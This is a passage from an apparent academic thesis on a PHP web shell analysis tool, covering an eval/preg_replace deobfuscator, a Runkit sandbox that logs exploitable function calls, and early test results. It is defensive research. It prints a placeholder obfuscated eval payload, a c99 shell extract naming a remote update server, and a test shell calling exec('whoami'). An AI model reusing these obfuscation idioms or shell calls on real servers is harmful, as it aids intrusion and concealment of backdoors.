
Once an `eval()` or `preg_replace()` is found in the script, either the `processEvals()` or the `processPregReplace()` helper function is called to extract the offending construct and replace it with the code that it represents. To deal with nested obfuscation techniques,

```
<?php
    eval(gzinflate(base64_decode(str_rot("HJ6=DFG..."))));
?>

Output: Hello World
```

Listing 3.3: Typical usage of `eval()`

Table 3.3: Functions that the system can process



Function Name	Description
eval()	Evaluates a given string as PHP code
base64_decode()	Decodes a base64 encoded string
gzinflate()	Inflates a deflated string
gzuncompress()	Decompresses a compressed string
str_rot13()	Performs a ROT13 encoding on a given string
strrev()	Reverses a given string

this process is repeated until neither of the functions is detected in the code. Some pretty printing is then performed to get the output into a readable format, the functions that carry out the information gathering are called, and the decoded shell is stored in the database alongside the raw script. The full pseudo-code of this process is presented in Listing 3.4.

After both the `processEvals()` and `processPregReplace()` functions have been called, the `formatLines()` pretty printing function is used to remove unnecessary spaces in the code that could otherwise thwart the string processing techniques used in these helper functions. The function is also called before the while loop for the same reason.

3.5.4 The ProcessEvals() Function

The `eval()` function is able to evaluate an arbitrary string as PHP code, and as such is widely used as a method of obfuscating code (The PHP Group, 2013b). The function is so commonly exploited that the PHP group includes a warning against its use. It is recommended that it only be used in controlled situations, and that user-supplied data be strictly validated before being passed to the function. (The PHP Group, 2013b)

Figure 3.5 shows the full pseudo-code of the `processEvals()` function. This function is tasked with detecting `eval()` constructs in a script and replacing them with the code

```
BEGIN
    Format the code
    WHILE there is still an eval or preg_replace
        Increment the obfuscation depth
        Process the eval(s)
        Format the code
        Process the preg_replace(s)
        Format the code
    END WHILE

    Perform pretty printing
    Initiate information harvesting
    Store the shell in the database
END
```

Listing 3.4: Psuedo-code for the `decode()` function

that they represent. String processing techniques are used to detect the `eval()` constructs and any auxiliary string manipulation functions contained within them. The `eval()` is then removed from the script and its argument is stored as a string variable. Auxiliary functions are detected and stored in an array, which is then reversed and each function is applied to the argument. The result of this process is then re-inserted into the shell in place of the original construct.

The `processEvals()` function was designed to be extensible. At its core is a switch statement that is used to apply auxiliary functions to the string argument. Adding another function to the list already supported by the system can be achieved by simply adding a case for that function. In future, the system could be extended to try and apply functions that it has not encountered before or been programmed to deal with – this idea is explored further in Section 5.2.

3.5.5 The ProcessPregReplace() Function

The `preg_replace()` function is used to perform a regular expression search and replace in PHP (The PHP Group, 2013i). The danger of the function lies in the use of the deprecated '/e' modifier. If this modifier is included at the end of the search pattern, the interpreter will perform the replacement and then evaluate the result as PHP code, but the system prevents this from happening, as is demonstrated below.

Figure 3.6 shows the full pseudo-code of the `processPregReplace()` function. It is tasked with detecting `preg_replace()` calls in a script and replacing them with the code that

```
BEGIN
    WHILE there is still an eval in the script
        Find the starting position of the eval
        Find the end position of the eval
        Remove the eval from the script
        Extract the string argument
        Count the number of auxiliary function
        Populate the array of functions
        Reverse the array

        FOR every function in the reversed array
            Apply the function to the argument
        END FOR

        Insert the deobfuscated code back into the script
    END WHILE
END
```

Listing 3.5: Psuedo-code for the `processEvals()` function

they were attempting to obfuscate. In much the same way as the `processEvals()` function, string processing techniques are used to extract the `preg_replace()` construct from the script. Its three string arguments are then stored in separate string variables and, if detected, the '/e' modifier is removed from the first argument to prevent the resulting text from being interpreted as PHP code. The `preg_replace()` can then be safely performed and its result can be inserted back into the script.

```
BEGIN
    WHILE there is still a preg_replace in the script
        Find the starting position of the preg_replace
        Find the end position of the preg_replace
        Remove the preg_replace from the script
        Extract the string arguments
        Remove '/e' from first argument to prevent evaluation
        Perform the preg_replace
        Insert the deobfuscated code back into the script
    END WHILE
END
```

Listing 3.6: Psuedo-code for the `processPregReplace()` function

```php
<?php
    preg_match_all($pattern , $this->decoded , $matches);
?>
```

Listing 3.7: Call to the `preg_replace_all()` function

Table 3.4: Regular expressions used for information gathering

Feature	**Regular Expression**
Variables	`'/\$\w+/'`
URLs	`'/\b(?:(?:https?|ftp):\/\/|www\.)[-a-z0-9+&@#\/%?=~_|!:,.;]*[-a-z0-9+&@#\/%=~_|]/I'`
Email addresses	`'/[A-Za-z0-9_-]+@[A-Za-z0-9_-]+\.([A-Za-z0-9_-][A-Za-z0-9_]+)/'`

3.5.6 Information Gathering

The Decoder class contains three functions for extracting variables, URLs and email addresses from PHP code. These functions are called after decoding has been completed to ensure that no obfuscation constructs are able to frustrate the information gathering process. Three accompanying functions for listing these code features are also contained within the class and are called from the HTML code associated with it to display the results of the information gathering to the user.

Each of these functions uses simple pattern matching and regular expressions to locate the three code features. PHP's `preg_match_all()` function is used to perform this matching, accepting a pattern to search for, a string to search through, and an array in which to store the results as its arguments. The call to the function is identical for all three of the feature extraction functions, and is shown in Listing 3.7.

The only difference between the three feature extraction functions is the regular expression (or pattern) that is passed to the `preg_match_all()` function. The regular expressions for each of the functions are shown in Table 3.4.

The information gathered in this way is useful for the purposes of discovering where a web shell has originated from and where it is reporting server information to. For example, some web shells, including many of the versions based on the original c99 shell, will attempt to update themselves via an update server if given the opportunity (see Listing 3.8). Large resources are also often stored on remote servers and accessed at runtime to minimise shell size (Wagener *et al.*, 2008). A list of these servers could potentially be

```
<?php
    ...
    $N3tsh_updateurl = "http://emp3ror.com/N3tshell//update/"; //Update
        server
    $N3tsh_sourcesurl = "http://emp3ror.com/N3tshell/"; //Sources server
    ...
?>
```

Listing 3.8: Extract from c99.php showing a reference to an update server

stored and published as a URL blacklist that could then be blocked by ISPs or individual web hosts.

In addition to URLs, creators and modifiers of shells often include email addresses that can reveal information about their online aliases and any groups with which they may be associated. This information, in conjunction with the URL and variable analysis, could potentially be used to track the evolution of common web shells or as inputs to a system that attempts to perform similarity matching between shells (see Section 5.2.4 for more details).

3.5.7 Pretty Printing

The final task of the Decoder class after deobfuscation and information gathering has been completed is to transform the results of the decoding process into a more readable form. This is achieved by applying three pretty printing functions to the resulting code. As was the case with the information gathering functions, pattern matching is used extensively during this process.

The first of the pretty printing operations is the `removeComments()` function that strips single and multi-line comments from PHP code. In future, it may be useful to analyse these comments as they are removed, as they can contain important information such as the author of the shell and the version number (see Section 5.2). The second function then removes blank lines from the code before the third truncates unnecessary spaces and ensures that each statement appears on a separate line. All of these functions make use of the `preg_replace()` function, which is discussed in Section 3.5.5. These functions and their respective calls to `preg_replace()` (and `str_replace()` in the case of `formatLines()`) are shown in Figures 3.9, 3.10, and 3.11 respectively.

```php
<?php
    ...
    //Single-line comments
    preg_replace("#^\s*//.+$#m", "", $this->decoded);

    //Multi-line comments
    preg_replace("!/\*.*?\*/!s", "", $this->decoded);
    ...
?>
```

Listing 3.9: The `removeComments()` function

```php
<?php
    ...
    //Clear space between lines
    preg_replace('/\n\s*\n/', "\n", $this->decoded);
    ...
?>
```

Listing 3.10: The `removeBlankLines()` function

```php
<?php
    ...
    //Remove empty spaces
    str_replace(" ", "", $this->decoded);

    //Place each statement on a separate line
    preg_replace("/;([^\n])/", ";\n$1", $this->decoded);
    ...
?>
```

Listing 3.11: The `formatLines()` function

3.6 The Sandbox

The second major component developed for the system was the sandbox, which is responsible for executing the deobfuscated code produced by the decoder in a controlled environment. As such, it forms the dynamic part of the shell analysis process – information about the shell's functioning is extracted at runtime (Willems *et al.*, 2007). The purpose of the sandbox component is to log calls to functions that have the potential to be exploited by an attacker and make the user aware of such calls by specifying where they were made in the code. This was achieved in part through the use of the Runkit Sandbox, an embeddable sub-interpreter bundled with PHP's Runkit extension. A description of the Runkit Sandbox class and how it was configured is given in Section 3.6.3.

The part of the sandbox responsible for identifying malicious functions and overriding them with functions that perform an identical task (at least as far as the script is concerned), but also record where in the code the call was made is the `redefineFunctions()` function. This redefinition process takes place before the code is executed in the Runkit Sandbox, and is described in Section 3.6.4. Finally, the shell execution and call logging that is performed after execution is detailed in Section 3.6.5.

3.6.1 Structure and User Interface


Like the decoder, the sandbox is contained in a single PHP file consisting of two parts: the Sandbox class that houses the Runkit Sandbox and logic for redefining functions and logging calls to them, and a section of HTML that functions as the user interface. A screenshot of this interface is shown in Figure 3.6.

The text area near the top left of the window (area A) is used to display the shell in the form that it was received from the decoder. Area C displays the potentially malicious function calls detected during runtime (as well as their classifications, which are discussed in Section 3.6.4), and the text area near the bottom left of the window (area B) is used to display the output generated by the script when it is executed in the sandbox.

Code snippets detailing the main functions of the Sandbox class can be found in Appendix B.

3.6.2 Class Outline

Unlike the decoder, which involves extensive string processing and the removal of nested obfuscation constructs, the sandbox is mainly concerned with the configuration of the



PHP Sandbox

Shell:

```
<?php
exec("whoami");
echo getlastmod();
$newfunc = create_function("$a", "return $a;");
echo "New anonymous function: $newfunc";
echo $newfunc("hello");
?>
```

Output:

```
1382116217
New
anonymous
function:
lambda_1
```

Sandbox Results:

Potentially malicious call to Command_Execution function "exec" on line 2

Potentially malicious call to Information_Disclosure function "getlastmod" on line 3

Potentially malicious call to Code_Execution function "create_function" on line 4

Figure 3.6: The sandbox's user interface




Figure 3.7: Sandbox class diagram

```
BEGIN
    Retrieve the deobfuscated shell
    Remove the outer php tags
    Create an array of configuration options
    Create the sandbox object with this array
    Setup the callList object
    Override malicious functions using redefineFunctions()
    Execute the shell in the sandbox
    Build the list of function calls
    Display the shell, the output, and the list of malicous calls
END
```

Listing 3.12: Psuedo-code for the constructor of the Sandbox class


Runkit Sandbox, the redefinition of functions, and the monitoring of any malicious function calls. As such, it requires far less processing logic and dispenses with a controlling function (like the decoder's `decode()` function) altogether. What little logic there is, is implemented in the constructor, as is shown in the pseudo-code depicted in Figure 3.12.

To begin with, the deobfuscated shell is retrieved from the temporary file created by the decoder. The outer PHP tags are then removed, as the `eval()` function used to initiate code execution inside the Runkit Sandbox requires that the code be contained in a string without them. An array of options is then used to instantiate a Runkit Sandbox object (see Section 3.6.3 for details of the exact configuration used) and `redefineFunctions()` is called to override malicious functions within the sandbox.

The callList class is an auxiliary class created to maintain a list of potentially malicious function calls made by a shell executing in the sandbox. A callList object is initialised by the constructor before the shell is run, and is constantly updated as execution progresses. Once the shell script has completed, it is displayed in the user interface along with its output and a list of exploitable functions that it referenced.

3.6.3 The Runkit Sandbox Class

The sandbox's core component is the Runkit Sandbox class, an embeddable sub-interpreter capable of providing a safe environment in which to execute PHP code. Instantiating an object of this class creates a new thread with its own scope and program stack, effectively separating the Runkit Sandbox from the rest of the shell analysis system. It is this functionality that necessitated the enabling of thread safety in both Apache and the PHP interpreter.



Configuration Option	Description	Status in the sandbox
open_basedir	Limits the files that can be opened by PHP to the specified directory-tree	"/sandbox"
allow_url_fopen	Controls the URL-aware fopen wrappers that enable accessing URL objects	Disabled
disable_functions	List of functions to be disabled in the sandbox	None
disable_classes	List of classes to be disabled in the sandbox	None
runkit.internal_override	Controls the ability to modify/rename/remove internal functions	Enabled


Table 3.5: Configuration options of the Runkit Sandbox class (The PHP Group, 2013k)

The behaviour of the Runkit Sandbox is controlled by an associative array of configuration options. Using these options, it was possible to restrict the environment to a subset of what the primary PHP interpreter can do. A list of the available configuration options is shown in Figure 3.5. These options were all set proir to the initialisation of the sandbox object and are passed to its constructor, which then configures the environment appropriately.

The `open_basedir` and `allow_url_fopen` options restrict the ability of the sandbox to access system and network resources, and were used during system implementation. The former can be used to specify a directory from which files can be opened, provided that the directory is below the base directory of the outer script. A sandbox folder was created for this purpose to prevent any scripts from modifying the system's source files. The `allow_url_fopen` option is used to prevent any scripts from accessing remote files as if they were local files. Like the `open_basedir` option, it can only be made more restrictive (i.e. it cannot be set to true if it is set to false in the outer script). (The PHP Group, 2013k)

Since the purpose of the sandbox is to allow shell scripts to function as they normally would on a production server, the `disable_functions` and `disable_classes` options are not used. Instead, exploitable functions are redefined, as explained in Section 3.6.4. The final option, `runkit.internal_override`, is used to allow the overriding of system functions as well as user-defined functions, and is enabled during the setup of the sandbox object. (The PHP Group, 2013k)

In addition to the static configuration options passed to its constructor, the Runkit Sandbox includes settings that can be modified dynamically after the object has been instan-



Sandbox Settings / Status Indicators

Setting	Type	Purpose
active	Boolean (Read Only)	TRUE if the Sandbox is still in a usable state, FALSE if the request is in bailout due to a call to die(), exit(), or because of a fatal error condition.
output_handler	Callback	When set to a valid callback, all output generated by the Sandbox instance will be processed through the named function. Sandbox output handlers follow the same calling conventions as the system-wide output handler.
parent_access	Boolean	May the sandbox use instances of the **Runkit_Sandbox_Parent** class? Must be enabled for other **Runkit_Sandbox_Parent** related settings to work.
parent_read	Boolean	May the sandbox read variables in its parent's context?
parent_write	Boolean	May the sandbox modify variables in its parent's context?
parent_eval	Boolean	May the sandbox evaluate arbitrary code in its parent's context? ***DANGEROUS***
parent_include	Boolean	May the sandbox include php code files in its parent's context? ***DANGEROUS***
parent_echo	Boolean	May the sandbox echo data in its parent's context effectively bypassing its own output_handler?
parent_call	Boolean	May the sandbox call functions in its parent's context?
parent_die	Boolean	May the sandbox kill its own parent? (And thus itself)
parent_scope	Integer	What scope will parental property access look at? 0 == Global scope, 1 == Calling scope, 2 == Scope preceding calling scope, 3 == The scope before that, etc..., etc...
parent_scope	String	When ***parent_scope*** is set to a string value, it refers to a named array variable in the global scope. If the named variable does not exist at the time of access it will be created as an empty array. If the variable exists but it not an array, a dummy array will be created containing a reference to the named global variable.

Figure 3.8: Settings and status indicators of the Runkit Sandbox class (The PHP Group, 2013j)

```
BEGIN
    FOR every exploitable function
        Copy the function to "name"_new
        Redefine the original function
        Modify the function body to echo function information
        Modify the function body to call the copied function
    END FOR
END
```

Listing 3.13: Pseudo-code for the `redefineFunctions()` function

tiated (see Figure 3.8). These settings are manipulated using PHP's ArrayAccess syntax, and are used to control how the sandbox object interacts with the outer (or parent) script. To prevent the object from performing dangerous operations such as reading and modifying variables in its parent's scope, calling functions in its parent's context and echoing output directly into the parent script, these settings are all set to false for the purposes of this project, apart from the `output_handler` callback, which is used to capture sandbox output. The output-capturing process is described in Section 3.6.5.

3.6.4 Function Redefinition and Classification

The `redefineFunctions()` function is used to override potentially exploitable PHP functions with alternatives that perform identical tasks, but also log the function name, where it was called in the code, and type of vulnerability that the function represents. The pseudo-code for this process is shown in Listing 3.13.

To begin with, the potentially exploitable function is copied using the Runkit extension's `runkit_function_copy()` function to preserve its functionality and prevent it from being overwritten completely. The `runkit_function_redefine()` function is then used to override the original function, accepting the name of the original function, a list of new parameters, and a new function body as its arguments. The parameters are kept the same as those of the original function to allow it to be called in exactly the same way, but the body is modified to echo information about the function, which is then processed for logging purposes (see Section 3.6.5 for details of this procedure). A call is then made to the function that was copied to ensure that the script continues to execute.

Functions with the potential for exploitation can be grouped into four main categories: command execution, code execution, information disclosure and filesystem functions. Command execution functions can be used to run external programs and pass commands directly to a client's browser, while code execution functions (such as the infamous `eval()`) allow arbitrary strings to be executed as PHP code. Information disclosure functions are not directly exploitable, but they can be used to leak information about the host system, thereby assisting a potential attacker. Filesystem functions can allow an attacker to manipulate local files and even include remote files if PHP's `allow_url_fopen` configuration option has been set to true (see Table 3.5). A listing of these classifications and the exploitable functions that are overridden by the system can be found in Appendix C.

3.6.5 Shell Execution and the Logging of Function Calls

During the function redefinition process, the body of the original function is modified to echo information about it. While the shell is executing, this output is then captured by the output handler, a function designed to process all sandbox output without allowing it to affect the outer script. Since the output handler deals with both the information about the function calls and the actual output of the script executing in the sandbox, it is necessary to differentiate between the two. For this reason, processing tags consisting of an unlikely sequence of characters are appended to all information pertaining to the function calls. When the output handler receives information enclosed in such tags, it writes the information to a file, which is then read by the `addCall()` method of the callList object to record the details of the call. Information that is not enclosed in these tags is written to a separate file that is subsequently output to the browser. A code snippet demonstrating the output handler's selection process is shown in Figure 3.14.

The function names and classifications are hard-coded into each of the redefinition operations. As the only dynamic part of the three pieces of information associated with a function call, the line numbers must be determined at runtime. This is achieved through the use of PHP's `debug_backtrace()` function, which returns a backtrace of the function call that includes the line it was called on. An example of the use of `debug_backtrace()` in a function redefinition is shown in Listing 3.15.

3.7 Summary

This chapter covered the basic architecture and design of the shell analysis system. Reasons were presented for the use of Ubuntu in a virtual machine environment and the choice of the LAMP software bundle as a platform on which to base the system. The compilation of the Apache HTTP server and the PHP interpreter was then detailed, and

```
//Output handler for the sandbox
function capture_output($str)
{
    //Split the string into separate words
    $arr = explode(" ", $str);

    //For every word in the array
    for($i = 0; $i < count($arr); $i++)
    {
        //If the word has ###PROCESS### attached to it, it is a function
            call and must be written to call_list.txt
        if (strpos($arr[$i],'###PROCESS###') !== false)
        {
            file_put_contents("/wwwroot/htdocs/temp/call_list.txt",
                str_replace("###PROCESS###", "", $arr[$i])."\n",
                FILE_APPEND);
        }
        //If it does not, it is sandbox output and must be written to
            output.txt
        else
        {
            file_put_contents("/wwwroot/htdocs/temp/output.txt", $arr[$i
                ]."\n", FILE_APPEND);
        }
    }
    return '';
}
```

Listing 3.14: Output handler for the Runkit Sandbox object

```
//--------------Command Execution----------------

//Exec
$this->sandbox->runkit_function_copy('exec', 'exec_new');
$this->sandbox->runkit_function_redefine('exec', '$str','echo " ".
    array_shift(debug_backtrace())["line"]."###PROCESS### exec###PROCESS
    ### Command_Execution###PROCESS### "; return exec_new($str);');
```

Listing 3.15: Example of a function redefinition

the use of each of the various configuration directives was explained. The implementation of the first major part of the system, the decoder, was described, including the structure of the component, its user interface, its supporting classes and the functions that enable it to successfully strip layers of deobfuscation from shell scripts, gather useful information about their contents, and format the resulting code. The design of the sandbox component was then presented, including a description of its structure, an explanation of the user interface, a breakdown of the Runkit Sandbox class that forms the core of the component, and a description of the function redefinition and classification process.

The next chapter details the results obtained when subjecting the system to a series of tests designed to determine the efficacy of its components.

Chapter 4

Results

Throughout the development of the shell analysis system, many of the components were tested to ensure that they functioned as intended. These ranged from the smaller unit tests designed to test specific scenarios to comprehensive tests that involved functional units from all parts of the system. Real web shells collected from online malware repositories (see Section 4.1) were also used where possible to determine how effective the system would be should it be deployed in a production environment. This chapter outlines the design and objectives of the tests and the results that were obtained during the testing process.

Since the system is concerned with the removal of obfuscation layers and the identification of malicious function calls in the sandbox environment, most of the testing was qualitative in nature. In the case of the decoder, this involved comparing the original, obfuscated shell code to the code that was produced after the deobfuscation process had taken place. These tests – aimed at the static component of the system – were largely successful and are detailed in Section 4.2. Testing of the dynamic analysis part of the system (the sandbox) involved determining whether the component could successfully identify, override and report on potentially malicious functions. Although the sandbox performed well in the unit tests, it struggled to cope with some full shells as a result of their inclusion of malformed HTML, cascading style sheets (CSS) and/or JavaScript amongst the PHP code. The results of these tests are presented in Section 4.3.

For the sake of brevity, only a few examples of the tests that were performed are presented in this chapter. As a proof of concept rather than a production system, it is sufficient to demonstrate that the techniques employed in each of the components are viable and effective. Further extensions to extend functionality are discussed in Section 5.2.

4.1 PHP Web Shells

During the testing process, several active and fully-featured web shells were used as inputs to the system. These shells were sourced from a comprehensive web malware collection maintained by Insecurety Research[1], which contains a variety of bots, backdoors and other malicious scripts. This repository is updated on a regular basis, and could theoretically be used to automate the addition of shells to the system's database by simply checking the repository on a regular basis and downloading any new shells (see Section 5.2 for more details). A full list of the PHP shells sourced from the repository and contained in the system's database can be found in Appendix D.

4.2 Decoder Tests

The decoder is responsible for performing code normalisation and deobfuscation prior to execution in the sandbox, with the goal of exposing the program logic of a shell. As such, it can be declared a success if it is able to remove all layers of obfuscation from a script (i.e., if it removes all `eval()` and `preg_replace()` constructs). The tests for this component progressed from scripts containing simple, single-level `eval()` and `preg_replace()` statements to more comprehensive tests involving auxiliary functions and nested obfuscation contructs. Each test was designed to clearly demonstrate a specific capability of the decoder. Finally, several tests were performed with the fully-functional web shells described in Section 4.1.

4.2.1 Prevalence of Idiomatic Obfuscation Functions in the Sample of Shells

Prior to the testing of each component, the sample of shells was analysed to determine how often the `eval()` and `preg_replace()` functions were used. Additionally, the prevalence of the auxiliary string manipulation functions commonly used in conjunction with `eval()` was analysed and recorded. Figure 4.1 shows the total number of calls to each of these functions from the entire shell collection, and Figure 4.2 shows the percentage of shells that contained these functions.

Figure 4.2 demonstrates that the majority of the shells (61%) made us of the oft exploited `eval()` function. A total of 407 of these calls were recorded (see Figure 4.1), indicating

[1]http://insecurety.net/?p=96




Figure 4.1: Total number of calls to idiomatic obfuscation and string manipulation functions made from the sample of shells

